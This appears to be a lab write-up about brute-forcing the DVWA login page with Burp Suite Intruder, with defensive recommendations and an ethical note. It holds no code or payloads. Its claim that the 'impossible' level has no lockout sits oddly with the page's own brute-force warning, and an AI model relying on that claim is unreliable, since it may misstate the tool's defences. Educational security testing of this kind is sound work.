[PHP Info](#)

[About](#)

[Logout](#)

Username: admin
 Security Level: impossible
 Locale: en
 SQLi DB: mysql

[View Source](#) | [View Help](#)

Vulnerability: Brute Force

Login

Username:
 Password:

Welcome to the password protected area **admin**


Warning: Someone might of been brute forcing your account.
 Number of login attempts: **232**.
 Last login attempt was at: **2025-06-19 12:22:24**.

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Analysis & Observations:

- Response codes and content length differences were key in detecting a successful login
- Lack of rate-limiting or CAPTCHA made the attack feasible even at the highest security level

Security Recommendations:

- Implement account lockout after multiple failed attempts
 - Enforce CAPTCHA to mitigate automated attacks
 - Apply strong password policies and multi-factor authentication
-

Learning Outcomes:

- Deepened understanding of brute force attack methodologies
 - Enhanced skills in HTTP request analysis and manipulation
 - Practical exposure to Burp Suite's Intruder module
-

Ethical Note:

All actions were performed in a safe, controlled lab environment using intentionally vulnerable software for educational purposes only. Unauthorized access to real systems is illegal and unethical.

Brute Force Authentication Attack

- **What was done:** A brute-force attack was simulated using Burp Suite Intruder with a custom wordlist.
 - **Conclusion:** The application lacked protections like rate limiting, CAPTCHA, or lockout mechanisms, making it vulnerable even on "Impossible" security settings. This underscores the necessity of robust authentication defence mechanisms.
-

Overall Conclusion

The security testing conducted on DVWA successfully demonstrated how common vulnerabilities like SQL Injection, Cross-Site Scripting (XSS), and weak authentication controls can be exploited to compromise a web application. Each attack revealed critical flaws that could lead to data breaches, unauthorized access, and severe reputational and financial damage in real-world scenarios. This assessment underlines the need for:

- Proper input validation and output encoding
- Use of secure coding practices (e.g., prepared statements)
- Robust authentication mechanisms with rate limiting, CAPTCHA, and multi-factor authentication
- Regular security audits and penetration testing